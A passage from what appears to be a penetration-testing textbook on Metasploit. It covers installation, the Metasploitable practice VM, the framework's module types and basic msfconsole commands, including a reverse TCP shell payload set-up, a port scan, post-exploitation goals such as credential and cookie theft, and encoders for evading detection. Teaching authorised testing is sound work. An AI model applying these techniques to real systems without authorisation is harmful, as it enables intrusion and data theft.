
7. Select **Yes** to install Metasploit Framework as a service:




8. Ensure you disable any Antivirus or Firewall that might be already running on your system. Security products such as Antivirus and Firewall may block many of the Metasploit modules and exploits from functioning correctly:




9. Enter the port number on which the Metasploit service will run. (It's recommended to leave this *as-is* for default installation):




10. Enter the host-name on which Metasploit Framework will run. (It's recommended to leave this *as-is* for default installation):



11. Click on **Forward** to proceed with the installation:



12. Now that the Metasploit Framework installation is complete:



Let's try to access it through command-line interface:

1. Open the terminal window, type the command `msfconsole` and hit *Enter*. You should get the following on your screen:



```
sagar@ubuntu:~$ msfconsole
[-] Warning, /opt/metasploit/apps/pro/ui/config/database.yml is not readable. Try running as root or chmod.
[-] No database definition for environment

[= metasploit v4.12.20-dev
+ --=[ 1573 exploits - 906 auxiliary - 270 post
+ --=[ 455 payloads - 39 encoders - 8 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > ]
```

A terminal window showing the output of the `msfconsole` command. It displays a warning about a database file being unreadable and no database definition for the environment. Below this, it shows the Metasploit version and available modules (exploits, auxiliary, post, payloads, encoders, nops). A trial offer for Metasploit Pro is also present. The prompt at the bottom is `msf >`.

Setting up exploitable targets in a virtual environment


Metasploit is a powerful penetration testing framework which, if not used in a controlled manner, can cause potential damage to the target system. For the sake of learning and practicing Metasploit, we can certainly not use it on any live production system for which we don't have any authorized permission. However, we can practice our newly acquired Metasploit skills in our own virtual environment which has been deliberately made vulnerable. This can be achieved through a Linux based system called *Metasploitable* which has many different trivial vulnerabilities ranging from OS level to Application level. Metasploitable is a ready-to-use virtual machine which can be downloaded from the following location: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Once downloaded, in order to run the virtual machine, you need to have VMPlayer or VMware Workstation installed on your system. The installation steps along with screenshots are given below:




VMPlayer can be obtained from <https://www.vmware.com/go/downloadplayer> if not already installed


1. In order to run the Metasploitable virtual machine, first let's extract it from the zip file to any location of our choice:



2. Double click on the **Metasploitable VMware virtual machine configuration** file to open the virtual machine. This would require prior installation of either VMPlayer or VMware Workstation:



3. Click on the green Play icon to start the virtual machine:



4. Once the virtual machine boots up, you can login into the same using the following credentials:

User name - **msfadmin**
Password - **msfadmin**

We can use this virtual machine later for practicing the skills that we learn in this book.

Summary

In this chapter we have learned how to quickly get started with the Metasploit Framework by installing it on various platforms. Having done with the installation part, we'll proceed further to the next chapter to get an overview of structure of Metasploit and component level details.

Exercises

You can try the following exercises:

- Download Kali Linux virtual machine and play it in VMPlayer or VMware Workstation
- Try installing the Metasploit Framework on Ubuntu

4


Metasploit Components and Environment Configuration

For any tool that we use to perform a particular task, it's always helpful to know that tool inside out. A detailed understanding of the tool enables us to use it aptly, making it perform to the fullest of its capability. Now that you have learned some of the absolute basics of the Metasploit Framework and its installation, in this chapter, you will learn how the Metasploit Framework is structured and what the various components of the Metasploit ecosystem. The following topics will be covered in this chapter:

- Anatomy and structure of Metasploit
- Metasploit components--auxiliaries, exploits, encoders, payloads, and post
- Getting started with msfconsole and common commands
- Configuring local and global variables
- Updating the framework

Anatomy and structure of Metasploit


The best way to learn the structure of Metasploit is to browse through its directory. When using a Kali Linux, the Metasploit Framework is usually located at path /usr/share/metasploit-framework, as shown in the following screenshot:



```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help

root@kali:~# cd /usr/share/metasploit-framework/
root@kali:/usr/share/metasploit-framework# ls
app      Gemfile.lock          msfconsole   msfpescan  msfvenom  tools
config   lib                  msfd        msfrop     plugins   vendor
data     metasploit-framework.gemspec msfdb       msfrpc    Rakefile
db       modules              msfelfscan  msfrpcd   ruby     scripts
Gemfile  msfbinscan          msfmachscan msfupdate
root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary encoders exploits nops payloads post
root@kali:/usr/share/metasploit-framework/modules#
```

At a broad level, the Metasploit Framework structure is as shown in the following screenshot:



The Metasploit Framework has a very clear and well-defined structure, and the tools/utilities within the framework are organized based on their relevance in various phases of the penetration testing life cycle. We'll be using tools/utilities from each of these categories as we progress through the book.

In the next section, we'll have a brief overview of all the Metasploit components.

Metasploit components

The Metasploit Framework has various component categories based on their role in the penetration testing phases. The following sections will provide a detailed understanding of what each component category is responsible for.

Auxiliaries

You have learned so far that Metasploit is a complete penetration testing framework and not just a tool. When we call it a framework, it means that it consists of many useful tools and utilities. Auxiliary modules in the Metasploit Framework are nothing but small pieces of code that are meant to perform a specific task (in the scope of our penetration testing life cycle). For example, you might need to perform a simple task of verifying whether a certificate of a particular server has expired or not, or you might want to scan your subnet and check whether any of the FTP servers allow anonymous access. Such tasks can be very easily accomplished using auxiliary modules present in the Metasploit Framework.

There are 1000 plus auxiliary modules spread across 18 categories in the Metasploit Framework.

The following table shows various categories of auxiliary modules present in the Metasploit Framework:

gather	pdf	vsploit
bnat	sqli	client
crawler	fuzzers	server
spoof	parser	voip
sniffer	analyze	dos
docx	admin	scanner

Don't get overwhelmed with the number of auxiliary modules present in the Metasploit Framework. You may not need to know each and every module individually. You just need to search the right module in the required context and use it accordingly. We will now see how to use an auxiliary module.

During the course of this book, we will use many different auxiliary modules as and when required; however, let's get started with a simple example:

1. Open up the terminal window and start Metasploit using the command `msfconsole`.
2. Select the auxiliary module `portscan/tcp` to perform a port scan against a target system.
3. Using the `show` command, list down all parameters that need to be configured in order to run this auxiliary module.
4. Using the `set RHOSTS` command, set the IP address of our target system.
5. Using the `set PORTS` command, select the port range you want to scan on your target system.
6. Using the `run` command, execute the auxiliary module with the parameters configured earlier.

You can see the use of all the previously mentioned commands in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~'. The session starts with the command `use auxiliary/scanner/portscan/tcp`. Then, the `show options` command is run to display module options. The output shows the following table:

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

Next, the `set RHOSTS 192.168.1.100` command is run. Then, the `set PORTS 1-100` command is run. Finally, the `run` command is executed, resulting in the output:

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] 192.168.1.100:      - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100:      - 192.168.1.100:135 - TCP OPEN
```

Exploits

Exploits are the most important part of the Metasploit Framework. An exploit is the actual piece of code that will give you the required access to the target system. There are 2500 plus exploits spread across more than 20 categories based on platform that exploit is supported. Now, you might be thinking that out of so many available exploits, which is the one that needs to be used. The decision to use a particular exploit against a target can be made only after extensive enumeration and vulnerability assessment of our target. (Refer to the section penetration testing life cycle from Chapter 1, *Introduction to Metasploit and Supporting Tools*). Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit:

- Operating system of the target system (including exact version and architecture)
- Open ports on the target system (TCP and UDP)
- Services along with versions running on the target system
- Probability of a particular service being vulnerable

The following table shows the various categories of exploits available in the Metasploit Framework:

Linux	Windows	Unix	OS X	Apple iOS
irix	mainframe	freebsd	solaris	bsdi
firefox	netware	aix	android	dialup
hpx	jre7u17	wifi	php	mssql

In the upcoming chapters, we'll see how to use an exploit against a vulnerable target.

Encoders

In any of the given real-world penetration testing scenario, it's quite possible that our attempt to attack the target system would get detected/noticed by some kind of security software present on the target system. This may jeopardize all our efforts to gain access to the remote system. This is exactly when encoders come to the rescue. The job of the encoders is to obfuscate our exploit and payload in such a way that it goes unnoticed by any of the security systems on the target system.

The following table shows the various encoder categories available in the Metasploit Framework:

generic	mipsbe	ppc
x64	php	mipsle
cmd	sparc	x86

We'll be looking at encoders in more detail in the upcoming chapters.


Payloads

To understand what a payload does, let's consider a real-world example. A military unit of a certain country develops a new missile that can travel a range of 500 km at very high speed. Now, the missile body itself is of no use unless it's filled with the right kind of ammunition. Now, the military unit decided to load high explosive material within the missile so that when the missile hits the target, the explosive material within the missile explodes and causes the required damage to the enemy. So, in this case, the high explosive material within the missile is the payload. The payload can be changed based on the severity of damage that is to be caused after the missile is fired.

Similarly, payloads in the Metasploit Framework let us decide what action is to be performed on the target system once the exploit is successful. The following are the various payload categories available in the Metasploit Framework:

- **Singles:** These are sometimes also referred to as inline or non staged payloads. Payloads in this category are a completely self-contained unit of the exploit and require shellcode, which means they have everything that is required to exploit the vulnerability on the target. The disadvantage of such payloads is their size. Since they contain the complete exploit and shellcode, they can be quite bulky at times, rendering them useless in certain scenarios with size restrictions.
- **Stagers:** There are certain scenarios where the size of the payload matters a lot. A payload with even a single byte extra may not function well on the target system. The stagers payload come handy in such a situation. The stagers payload simply sets up a connection between the attacking system and the target system. It doesn't have the shellcode necessary to exploit the vulnerability on the target system. Being very small in size, it fits in well in many scenarios.
- **Stages:** Once the stager type payload has set up a connection between the attacking system and the target system, the "stages" payloads are then downloaded on the target system. They contain the required shellcode to exploit the vulnerability on the target system.

The following screenshot shows a sample payload that can be used to obtain a reverse TCP shell from a compromised Windows system:



A screenshot of a terminal window titled "root@kali: ~". The terminal displays the following Metasploit command-line session:

```
msf > use payload/windows/shell/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/windows/shell/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.2    yes       The listen address
LPORT     4444            yes       The listen port

msf payload(reverse_tcp) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf payload(reverse_tcp) > set LPORT 4455
LPORT => 4455
msf payload(reverse_tcp) > [REDACTED]
```

You will be learning how to use various payloads along with exploits in the upcoming chapters.

Post

The **post** modules contain various scripts and utilities that help us to further infiltrate our target system after a successful exploitation. Once we successfully exploit a vulnerability and get into our target system, post-exploitation modules may help us in the following ways:

- Escalate user privileges
- Dump OS credentials
- Steal cookies and saved passwords
- Get key logs from the target system
- Execute PowerShell scripts
- Make our access persistent

The following table shows the various categories of "post" modules available in the Metasploit Framework:

Linux	Windows	OS X	Cisco
Solaris	Firefox	Aix	Android
Multi	Zip	Powershell	

The Metasploit Framework has more than 250 such post-exploitation utilities and scripts. We'll be using some of them when we discuss more on post-exploitation techniques in the upcoming chapters.

Playing around with msfconsole

Now that we have a basic understanding of the structure of the Metasploit Framework, let's get started with the basics of `msfconsole` practically.

The `msfconsole` is nothing but a simple command-line interface of the Metasploit Framework. Though `msfconsole` may appear a bit complex initially, it is the easiest and most flexible way to interact with the Metasploit Framework. We'll use `msfconsole` for interacting with the Metasploit framework throughout the course of this book.



Some of the Metasploit editions do offer GUI and a web-based interface. However, from a learning perspective, it's always recommended to master the command-line console of the Metasploit Framework that is `msfconsole`.

Let's look at some of the `msfconsole` commands:

- The banner command: The `banner` command is a very simple command used to display the Metasploit Framework banner information. This information typically includes its version details and the number of exploits, auxiliaries, payloads, encoders, and nops generators available in the currently installed version.

Its syntax is `msf> banner`. The following screenshot shows the use of the `banner` command:

The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
msf > banner
IIIIII  dTb.dTb
II   4' v 'B
II   6. .P
II   'T;..;P'
II   'T; ;P'
IIIIII  'YvP'

I love shells --egypt

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.12.23-dev
+ -- --=[ 1577 exploits - 907 auxiliary - 272 post      ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf > █

- The `version` command: The `version` command is used to check the version of the current Metasploit Framework installation. You can visit the following site in order to check the latest version officially released by Metasploit:
<https://github.com/rapid7/metasploit-framework/wiki/Downloads-by-Version>


Its syntax is `msf> version`. The following screenshot shows the use of the `version` command:



```
sagar@ubuntu:~$ msf > version
Framework: 4.12.20-dev
Console : 4.12.20-dev
msf >
```

- The `connect` command: The `connect` command present in the Metasploit Framework gives similar functionality to that of a putty client or netcat. You can use this feature for a quick port scan or for port banner grabbing.

Its syntax is `msf> connect <ip:port>`. The following screenshot shows the use of the `connect` command:




```
sagar@ubuntu:~$ msf > Usage: connect [options] <host> <port>
Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:
  -C      Try to use CRLF for EOL sequence.
  -P <opt> Specify source port.
  -S <opt> Specify source address.
  -c <opt> Specify which Comm to use.
  -h      Help banner.
  -i <opt> Send the contents of a file.
  -p <opt> List of proxies to use.
  -s      Connect with SSL.
  -u      Switch to a UDP socket.
  -w <opt> Specify connect timeout.
  -z      Just try to connect, then return.

[*] Connected to google.com:80
```

- The `help` command: As the name suggests, the `help` command offers additional information on the usage of any of the commands within the Metasploit Framework.

